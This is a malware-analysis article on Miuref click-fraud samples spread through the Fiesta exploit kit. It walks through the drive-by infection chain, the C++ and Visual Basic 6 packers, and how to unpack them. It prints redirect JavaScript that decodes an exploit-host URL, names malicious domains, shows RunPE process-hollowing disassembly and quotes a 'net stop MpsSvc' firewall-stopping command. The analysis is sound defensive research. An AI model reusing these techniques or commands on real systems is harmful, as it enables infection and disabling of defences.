Covering the global threat landscape

NOT OLD ENOUGH TO BE FORGOTTEN: THE NEW CHIC OF VISUAL BASIC 6

Marion Marschalek
Cyphort, USA

A while ago, our lab spotted an infection coming from the website of a popular men's lifestyle magazine. I thought it was a nice coincidence that I had been assigned to that analysis, and wondered if there was any further motivation for the attack beyond just infecting anyone. Basing our assumption on the structure and the final payload of the infection, let's assume there was not.


Within a day, we had determined that two binaries of the same malware family were being spread via the Fiesta Exploit Kit (EK), in both cases using the same exploit for the CVE-2013-2551 vulnerability. Both samples were dropped as NSIS-packed binaries containing an infector and an encrypted file which, once unpacked, resulted in a malicious DLL. That malicious library was identified as Miuref, a rather popular clickjack trojan.

What made this case particularly interesting were the different runtime packers that protect Miuref against being analysed. One binary was wrapped in a C++ protector (MD5: D4A38E03010E1DA7DE7D1B942FF222BA), while the other appeared in a Visual Basic 6 wrapper (MD5: B999D1A D460BD367275A798B5F334F37).

MALWARE DELIVERY

Both samples were delivered via the same infection chain, beginning with the download of malicious JavaScript from the aforementioned magazine's website.


- The first request took the form '/js/responsive/min/main-b87ba20746a80e1104da210172b634c4.min.js' and delivered JavaScript. This script first checked whether the user agent showed that *MS Windows Internet Explorer* was being used, and if it did, it deobfuscated a string constant that revealed the URL to be requested in the next step. The implication is that any browser other than *Internet Explorer* would have been safe from this attack.
- The second request went to stat.litecsys.com/d2.php?ds=true&dr=2711950755, where the variable 'dr' is a randomly generated value.
- The JavaScript at this stage differed between *Internet Explorer* versions 6–8 and 9–11. In both cases, the third request was directed to the domain vstat.feared.eu. For earlier versions of *IE*, the GET request remained static; for later versions, a variable, nrk, was randomly generated and attached to the request. Throughout the infection chain, it is clear that the attack was targeted specifically at *Internet Explorer*.



```
inteID=setInterval(
function()
{
    if(document.body)
    {
        if(document.all&&!document.addEventListener)
            ie678();
        else
            ie91011();
    }
} ,100);
```

Figure 1: Distinguishing between current and early versions of IE.

- Request number three resulted in a piece of JavaScript code packed with the Dean Edwards packer, which can easily be unpacked. The resulting script finally decoded the URL of the exploit-hosting server, using an ancient ROT13 algorithm.



```
}
lki += rot13('t12m4cw3x4x914jq517-yy6.qvranzv.eh');
document.location = lki;
```

Figure 2: ROT13 algorithm used to decrypt the URL.

- Finally, a dedicated *IE* exploit was downloaded from g12z4pj3k4k9y4wd517-ll6.dienami.ru/. This was an exploit packed with Gzip and a Fiesta EK-specific packer, targeting CVE-2013-2551 (a use-after-free vulnerability in *Internet Explorer* versions 6 to 10, which was patched back in May 2013). The link to the Fiesta EK can be made via the final GET request for downloading the malicious binary: /f/1398361080/5/x007cf6b534e52080409040700070008015005 0f0304045106565601;1;5.

A THOROUGHLY PACKAGED PAYLOAD

Both executables derived from this infection came as NSIS (Nullsoft Scriptable Install Systems) packed binaries. The NSIS unpacking scripts don't seem to contain any maliciousness, so it seems likely that this stage was present just to package the resulting infector and the encrypted DLL (and probably to cause even more confusion than ultimately necessary).

Both samples, once decompressed, yielded an encrypted DLL and an infector. Both infectors appeared with legitimate icons and names, such as 'KShortcutCleaner.exe' or 'NRWConfig.exe', and were about 75–80KB in size. Meanwhile, the encrypted file in both cases came with the name 'setup.dat'. However, a closer look at the infectors revealed that one was a C++ compiled binary, and the other a Visual Basic 6 binary.

My level of excitement went through the roof: there were clearly two pieces of malware from the same family, with different packers, one of which could cause a significant headache.

Visual Basic 6 has been the bane of analysts' lives since the first pieces of VB6 malware reached epidemic levels at the beginning of the 2000s. Visual Basic is widely considered to produce the most hated binaries in the history of reverse engineering – indeed, on mentioning this topic to some reverse engineers, they didn't know whether to laugh or to cry (and most of them did both).

The laughing vs. crying aspect of VB6 is primarily related to the fact that VB6 internals lack any sort of official documentation. The inner workings of the VB6 virtual machine and the functionality of its exported functions are literally a mystery to anyone who has not taken an in-depth look at msvbvm60.dll.

VB6 can be compiled to pseudo code or native code – neither of which is easy to understand, but the latter does at least result in x86 binary code. Meanwhile, pseudo code is VB6 byte code, interpreted by the VB6 virtual machine at runtime.

For native code reversing, it is crucial to understand the challenges of event-driven binaries. Also, the reverser must interpret the functionality of the VB6 APIs called from the binary. But, given that malware executes pretty linearly by nature, and the VB6 APIs are mostly assigned understandable names, native code reversing is just another colourful facet of x86 binaries.

VB6 pseudo code, on the other hand, is a mess by design. Like some of the reversing challenges one finds at a Capture the Flag, or in very sophisticated runtime packers, VB6 pseudo code translates instructions to undocumented byte code and parses it through a VM – and has been doing so since the 1990s.

Valuable groundwork has been done by Jurriaan Bremer with VB6Tracer [1]. Visual Basic code, compiled to pseudo code, results in two- or four-byte instructions that are parsed by msvbvm60.dll. These VB6 instructions can be likened to indices which tell the VB6 VM which dedicated instruction handler to call. For the translation of byte codes, the virtual machine uses a function named ProcCallEngine that parses the byte code through six look-up tables. The single-byte instructions are looked up in the first table, where each instruction byte itself is the table index. All two-byte instructions are designed so that the first byte points to the right table, while the second byte is the index that leads to the right handler. This way, each table has a space of 256 instructions. Altogether, VB6 pseudo code makes use of no fewer than 800 instructions.




```
Eh, 1068A0FAh, 838A7h, 0B571332Bh, 505C3A43h
h, 46206D61h, 73656C69h, 63694D5Ch, 6F736F72h
h, 61757369h, 7453206Ch, 6F696475h, 3942565Ch
h, 4C4F2E36h, 42h, 4256h, 40133Ch, 0
34Ch, 401384h, 4022C8h, 2 dup(0)
33AD4EF2h, 11CF6699h, 0AA000CB7h, 93D36000h
```

Figure 4: Byte code translation in VB6 pseudo code.

Visual Basic's interface to Win32 and its APIs is supported either by calling the wrappers provided by msvbvm60.dll or by calling the original APIs via VB6's DllFunctionCall wrapper. Msvbvm60.dll offers everything a *Windows* developer could dream of: __vbaPrintFile and __vbaStrComp, for example. Still, it is worth mentioning again that none of these exports are documented. Meanwhile, DllFunctionCall simply uses LoadLibraryA/GetProcAddress to get hold of a specific *Windows* API directly.


```
.text:00401A46  lea     ecx, [ebp-24h]
.text:00401A49  mov     [ebp-24h], esi
.text:00401A4C  mov     [ebp-54h], eax
.text:00401A4F  mov     [ebp-44h], eax
.text:00401A52  mov     [ebp-34h], eax
.text:00401A55  mov     dword ptr [ebp-5Ch], offset aHelloWorld ; "Hello, World!"
.text:00401A5C  mov     dword ptr [ebp-64h], 8
.text:00401A63  call    ds:__vbaVarDup
.text:00401A69  lea     eax, [ebp-54h]
.text:00401A6C  lea     ecx, [ebp-44h]
.text:00401A6F  push    eax
.text:00401A70  lea     edx, [ebp-34h]
.text:00401A73  push    ecx
.text:00401A74  push    edx
.text:00401A75  lea     eax, [ebp-24h]
.text:00401A78  push    esi
.text:00401A79  push    eax
.text:00401A7A  call    ds:rtcMsgBox
.text:00401A80  lea     ecx, [ebp-54h]
```


```
.text:004012E4  dd 4505AFA7h, 74CD8DB4h, 0F9961AA2h, 4D765813h, 3F4F90BDh
.text:004012E4  dd 654364B4h, 33AD4F3Ah, 11CF6699h, 0AA000CB7h, 93D36000h
.text:004012E4  dd 6D726F46h, 0
.text:0040133C  dd 0FCFB3D2Eh, 1068A0FAh, 838A7h, 0B571332Bh, 505C3A43h
.text:0040133C  dd 72676F72h, 46206D61h, 73656C69h, 63694D5Ch, 6F736F72h
.text:0040133C  dd 56207466h, 61757369h, 7453206Ch, 6F696475h, 3942565Ch
.text:0040133C  dd 42565C38h, 4C4F2E36h, 42h, 4256h, 40133Ch, 0
.text:00401390  dd 6, 9, 40134Ch, 401384h, 4022C8h, 2 dup(0)
.text:004013AC  dd 1A98C0h, 33AD4EF2h, 11CF6699h, 0AA000CB7h, 93D36000h
.text:004013AC                                 ; DATA XREF: .text:004018A4↓o
.text:004013AC  dd 6D6D6F43h, 31646E61h, 0
.text:004013CC  dd 44000Ch, 2 dup(0)
.text:004013D8  dd 1Ah, 650048h, 6C006Ch, 2C006Fh, 570020h, 72006Fh, 64006Ch
.text:004013D8  dd 21h, 36414256h, 4C4C442Eh, 0
.text:00401404  dd 1, 401248h, 0        ; DATA XREF: .text:004014EC↓o
.text:00401404                          ; .text:00401580↓o ...
.text:00401410  dd offset dword_40182C
.text:00401414  dd 0FFFFFFFFh, 0
.text:0040141C  dd offset dword_401298+4
.text:00401420  dd offset unk_402000
```

Figure 3: Native code vs. pseudo code.

CLASSICAL ANALYSIS APPROACHES

Thinking about it this way, pseudo code presents a bit of a black hole for reverse engineers. Every time a pseudo code instruction is interpreted, one might be tempted to dive into the dedicated instruction handler to determine the instruction's purpose. But, given that VB6 pseudo code has a set of around 800 instructions, some of which are non-trivial, it could take a while to reverse engineer a binary.

As with many other structured byte code languages, pseudo code binaries come with a lot of management information that is very useful for decompilation. This works pretty well: pseudo code executables can be decompiled sufficiently to produce readable VB code. However, as soon as one meets a packed or heavily obfuscated binary, this purely static approach becomes infeasible. Getting back to the obfuscated VB6 binary at hand, one can easily see that decompilation is not fruitful.



```
loc_40AC26: var_9C(&H6CD) = CByte(&H25)
loc_40AC35: var_9C(&H843) = CByte(217)
loc_40AC44: var_9C(&HDC) = CByte(228)
loc_40AC53: var_9C(&H13D) = CByte(222)
loc_40AC62: var_9C(&H231) = CByte(143)
loc_40AC71: var_9C(&H130) = CByte(189)
loc_40AC80: var_9C(&H41) = CByte(247)
loc_40AC8E: var_9C(&H155) = CByte(&H34)
loc_40AC9C: var_9C(&H8F) = CByte(&H66)
loc_40ACAA: var_9C(&H3A2) = CByte(&H27)
loc_40ACB8: var_9C(&H26A) = CByte(&H4A)
loc_40ACC7: var_9C(&H331) = CByte(222)
loc_40ACD5: var_9C(&H6CC) = CByte(&H27)
loc_40ACE3: var_9C(&H3A6) = CByte(&H4A)
loc_40ACF2: var_9C(&H65) = CByte(159)
loc_40AD01: var_9C(5) = CByte(207)
loc_40AD10: var_9C(&H2D5) = CByte(180)
```

Figure 5: Snippet of the VB6 decompiler output.

The VB code that is produced shows heavy data copy operations, a call to VirtualAlloc and another one to EnumWindows, but that's about all the analyst can derive from it.

Taking a step further, sandboxes like *Cuckoo* and *Anubis* lose track of execution at one of the many steps in the process of unpacking the payload. The *Cuckoo* trace ends right after the NSIS layer [2]; *Anubis* quits after starting the VB6 packed infector [3].

Summing the situation up, there is no easy road to El Dorado.

LOOKING AT THE EVIL TWIN

Meanwhile, dissecting the C++ sample presented only a minor challenge. Examining the two samples side by side, they did indeed prove to come from the same malware family. Visualizing their Procmon execution graphs, there is almost no notable difference. But it is not just the payloads that are similar – even the packers seem to operate in the same way, despite being coded in different programming languages. Both create a sub-process, terminate the parent, and have the sub process decrypt setup.dat and perform malicious actions.

The C++ twin starts by executing its code in the context of a Microsoft Foundation Class (MFC) application. Next, it walks through two layers of decompression, finally unpacking what could be called the next stage of the payload.





Figure 6: The recursive loader, which is barely used.

This final stage is a fairly big function, incorporating a lot of character-wise string construction and a lot of code – which, if we look it at more closely, is never executed. The function itself is recursive, managed by a state variable, which is handed over as a function parameter. The majority of code is beautiful, fully functioning x86 code, not obfuscated garbage code. The state variable ranges from 0 to 9 and can either be invoked from a superior caller or from within the function itself.

Some of the functionality we spotted includes:

- Enumerating processes, searching for names like ‘VBoxService.exe’ or ‘vmtoolsd.exe’.
- Creating/checking for a mutex named ‘UACMutexxxxx’, which has also been used in the context of various other, unrelated malware.
- Registering itself under HKLM\Software\Microsoft\Windows\CurrentVersion\Run.
- Executing a shell with the command ‘net stop MpsSvc’, which basically stops the *Windows* firewall service manually.
- Creating a suspended process, overwriting its process memory and its thread context, and calling resume thread.

The function snippet that fiddles with the suspended process rang a bell somewhere in the back of my head. This is indeed the primary action of said function. In fact, the procedure starts off with state 1, checking if a file named ‘myapp.exe’ is present in the system directory root. If it is, the application terminates; otherwise it goes to state 7, where it ends up creating a process with the suspended flag set. This procedure has been analysed before [4] and apparently stems from a



```
0098224A push    ebx
0098224B push    ebx
0098224C lea     eax, [ebp+var_15F8]
00982252 push    ebx
00982253 push    eax
00982254 push    ebx
00982255 call    [ebp+CreateProcessW]
0098225B test    eax, eax
0098225D jz      loc_982399
```

```
00982263 lea     eax, [ebp+threadcontext]
00982269 mov     [ebp+threadcontext], 65543
00982273 push    eax
00982274 push    [ebp+var_2C]
00982277 call    [ebp+GetThreadContext]
0098227D push    ebx
0098227E lea     eax, [ebp+RegQueryValueExA]
00982281 push    4
00982283 push    eax
00982284 push    [ebp+baseaddress]
0098228A push    [ebp+Child_Handle]
0098228D call    [ebp+NtReadVirtualMemory]
00982293 push    [ebp+RegQueryValueExA]
00982296 push    [ebp+Child_Handle]
00982299 call    [ebp+NtUnmapViewOfSection]
0098229C push    [ebp+RegQueryValueExA]
0098229F push    [ebp+Child_Handle]
009822A2 call    [ebp+NtUnmapViewOfSection]
009822A5 push    [ebp+RegQueryValueExA]
009822A8 push    [ebp+Child_Handle]
009822AB call    [ebp+NtUnmapViewOfSection]
009822AE push    dword ptr [edi+34h]
009822B1 push    [ebp+Child_Handle]
009822B4 call    [ebp+NtUnmapViewOfSection]
009822B7 push    dword ptr [edi+34h]
009822BA push    [ebp+Child_Handle]
009822BD call    [ebp+NtUnmapViewOfSection]
009822C0 push    40h
009822C2 push    3000h
009822C7 push    dword ptr [edi+50h]
```


Figure 7: Initialization of the RunPE technique.

packer known as Local-App-Wizard.

The applied technique has long been known as RunPE and works as follows:

- Create a process with the CREATE_SUSPENDED flag set.
- Request and store its thread context.
- Hollow the process memory with NtUnmapViewOfSection.
- Overwrite the process memory with the binary of choice.
- Write the thread context back using SetThreadContext, with the entry point set to fit the new binary.
- Call ResumeThread to kick off execution of the sub process.

The point of this trick is that the runtime packer and payload are clearly separated, while the packed executable never touches the hard disk. A fun modification of this version of Local-App-Wizard/RunPE relates to the aforementioned binary of choice in overwriting the sub process memory: the RunPE routine iterates a hundred times, starting a copy of itself that terminates immediately. Only copy number 101 results in the unpacked payload, which later decrypts Miuref’s DLL. Conditional breakpoints prove to be a valuable asset here.



```
00982372 push    eax
00982373 push    [ebp+var_2C]
00982376 call    [ebp+SetThreadContext]
0098237C push    [ebp+var_2C]
0098237F call    [ebp+ResumeThread]
00982385 cmp     [ebp+some_base], 7
00982389 jnz     short loc_9823A3
```

```
0098238B push    ebx
0098238C call    [ebp+GetCurrentProcess]
00982392 push    eax
00982393 call    [ebp+TerminateProcess]
```

```
00982399
00982399 loc_982399:
00982399 cmp     [ebp+counter], 100
0098239D jl      loc_982238
```

Figure 8: 101 RunPE attempts.

So, sitting on the 101st call to ResumeThread, one can just inspect the unpacked binary in memory and patch the new entry point with the infamous EB FE, attaching a second debugger instance after ResumeThread.

Interestingly, after state 7, the application goes to state 0, which means termination of the process. This state is not invoked recursively, but from a superior caller function, thus the programmer explicitly refused to make use of any of the excessive capabilities of the packer.

VB6 FOR FUN AND... WELL

Visual Basic 6 runtime packers using the RunPE technique have been around for a while, according to [5] and [6]. Their speciality is embedding anti-analysis tricks into the pseudo code part of the packer, making it close to impossible to identify them. VB6 is great for obfuscation, of code as well as strings. It cannot easily be debugged, and dynamic analysis often fails. One possible approach is to hook into the Win32 APIs to understand the sample's operation, but the challenge remains: one has to get around the protection mechanisms and gain control over the spawned sub process before it takes off to perform its malicious actions.

So, given that the VB6 packer can implement anti-debug, anti-virtualization and anti-sandbox mechanisms, and that there are numerous different implementations of RunPE using different Win32 APIs, such a sample can be a very hard nut to crack.


Thankfully, in this case the bad guys didn't seem to bother too much. The VB6 packer of the Miuref sample at hand performs the following tricks:

- It iterates a total number of 8,032 times over garbage code that performs string and date operations. The purpose of this is to eat up a lot of CPU for quite a while, probably to kill time or escape emulators.
- The sample evades sandbox analysis thanks to its multiple packers.
- The sample checks for the PEB, BeingDebugged flag and the NtGlobalFlag. (The obligatory anti-debug tricks can be found the lazy way, by brute-forcing with the *IDA Stealth* plug-in.)
- The sample implements RunPE in VB6, using direct calls to ntdll.dll instead of kernel32.dll, such as NtMapViewOfSection and NtResumeThread.

Thus bypassing the VB6 layer is a question of intercepting execution at the right time. Given that the sample executes perfectly well in a virtual environment, and anti-debugging is sparse, unpacking can be achieved by placing a breakpoint on NtResumeThread. From there, one can inspect the memory of the yet-to-be-started sub process and patch its entry point with a breakpoint or an EB FE. Stepping over NtResumeThread, a second debugger instance can then get hold of the unpacked payload, dump the binary or continue debugging.


Another possibility is to force the sample to load a patched ntdll.dll by tricking its module search order [7]. This way, even a debugger- and virtual-machine-aware sample can be unpacked, using a real machine and placing the breakpoints very carefully on the right APIs.

Unsurprisingly, the starting routine of the unpacked binary looks very much like the sub process the C++ sample created. From there on, the new process executes Miuref.



```
Thread      Address                                 Instruction
00001F7C    kernel32.dll:kernel32_VirtualAlloc      mov   edi, edi
00001F7C    .text:DllFunctionCall                   jmp   ds:__imp_DllFunctionCall
00001F7C    kernel32.dll:kernel32_CreateProcessW    mov   edi, edi
00001F7C    ntdll.dll:ntdll_NtMapViewOfSection      mov   eax, 6Ch
00001F7C    ntdll.dll:ntdll_NtOpenProcessToken      mov   eax, 7Bh
00001F7C    ntdll.dll:ntdll_NtOpenProcessToken      mov   eax, 7Bh
00001F7C    ntdll.dll:ntdll_NtMapViewOfSection      mov   eax, 6Ch
00001F7C    ntdll.dll:ntdll_NtUnmapViewOfSection    mov   eax, 10Bh
00001F7C    ntdll.dll:ntdll_NtReadVirtualMemory     mov   eax, 0BAh
00001F7C    ntdll.dll:ntdll_NtReadVirtualMemory     mov   eax, 0BAh
00001F7C    ntdll.dll:ntdll_NtReadVirtualMemory     mov   eax, 0BAh
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtUnmapViewOfSection    mov   eax, 10Bh
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtGetContextThread      mov   eax, 55h
00001F7C    ntdll.dll:ntdll_NtWriteVirtualMemory    mov   eax, 115h
00001F7C    ntdll.dll:ntdll_NtSetContextThread      mov   eax, 0D5h
00001F7C    ntdll.dll:ntdll_NtResumeThread          mov   eax, 0CEh
```

Figure 9: Tracing ntdll APIs to catch the unpacked payload.



```
NRWConfig.exe:004022A0 ; ---------------------------------------
NRWConfig.exe:004022A0 push    ebp
NRWConfig.exe:004022A1 mov     ebp, esp
NRWConfig.exe:004022A3 sub     esp, 1Ch
NRWConfig.exe:004022A6 push    esi
NRWConfig.exe:004022A7 xor     esi, esi
NRWConfig.exe:004022A9 mov     [ebp-0Ch], esi
NRWConfig.exe:004022AC mov     [ebp-4], esi
NRWConfig.exe:004022AF mov     [ebp-8], esi
NRWConfig.exe:004022B2 call    near ptr unk_402230
NRWConfig.exe:004022B7 call    near ptr unk_4021BE
NRWConfig.exe:004022BC cmp     eax, esi
NRWConfig.exe:004022BE jz      loc_4023A2
NRWConfig.exe:004022C4 lea     ecx, [ebp-4]
NRWConfig.exe:004022C7 push    ecx
NRWConfig.exe:004022C8 push    eax
NRWConfig.exe:004022C9 lea     esi, [ebp-8]
NRWConfig.exe:004022CC call    near ptr unk_4018CD
NRWConfig.exe:004022D1 pop     ecx
NRWConfig.exe:004022D2 pop     ecx
NRWConfig.exe:004022D3 test    eax, eax
NRWConfig.exe:004022D5 jz      loc_4023A2
NRWConfig.exe:004022DB mov     esi, [ebp-4]
NRWConfig.exe:004022DE mov     al, [esi]
NRWConfig.exe:004022E0 cmp     al, 10h
NRWConfig.exe:004022E2 ja      loc_4023A2
NRWConfig.exe:004022E8 push    ebx
```

```
0040228B
0040228B
0040228B ; Attributes: bp-based frame
0040228B
0040228B public start
0040228B start proc near
0040228B
0040228B var_1C= byte ptr -1Ch
0040228B var_C= dword ptr -0Ch
0040228B var_8= dword ptr -8
0040228B var_4= dword ptr -4
0040228B
0040228B push    ebp
0040228C mov     ebp, esp
0040228E sub     esp, 1Ch
00402291 push    esi
00402292 xor     esi, esi
00402294 mov     [ebp+var_C], esi
00402297 mov     [ebp+var_4], esi
0040229A mov     [ebp+var_8], esi
0040229D call    WalkProcesses
004022A2 call    Path_setup_dat
004022A7 cmp     eax, esi
004022A9 jz      loc_40238C
```


```
004022AF lea     ecx, [ebp+var_4]
004022B2 push    ecx
004022B3 push    eax
004022B4 lea     esi, [ebp+var_8]
004022B7 call    ReadAFile
004022BC pop     ecx
004022BD pop     ecx
004022BE test    eax, eax
004022C0 jz      loc_40238C
```

Figure 10: Equal starting routines.

THE FINAL PAYLOAD

After successfully unpacking Miuref, the final executable reads like a novel. Miuref is a click fraud trojan that has been around since the end of 2013. Its primary purpose is to produce fake clicks on web advertisements in order to generate revenue for specific ads.

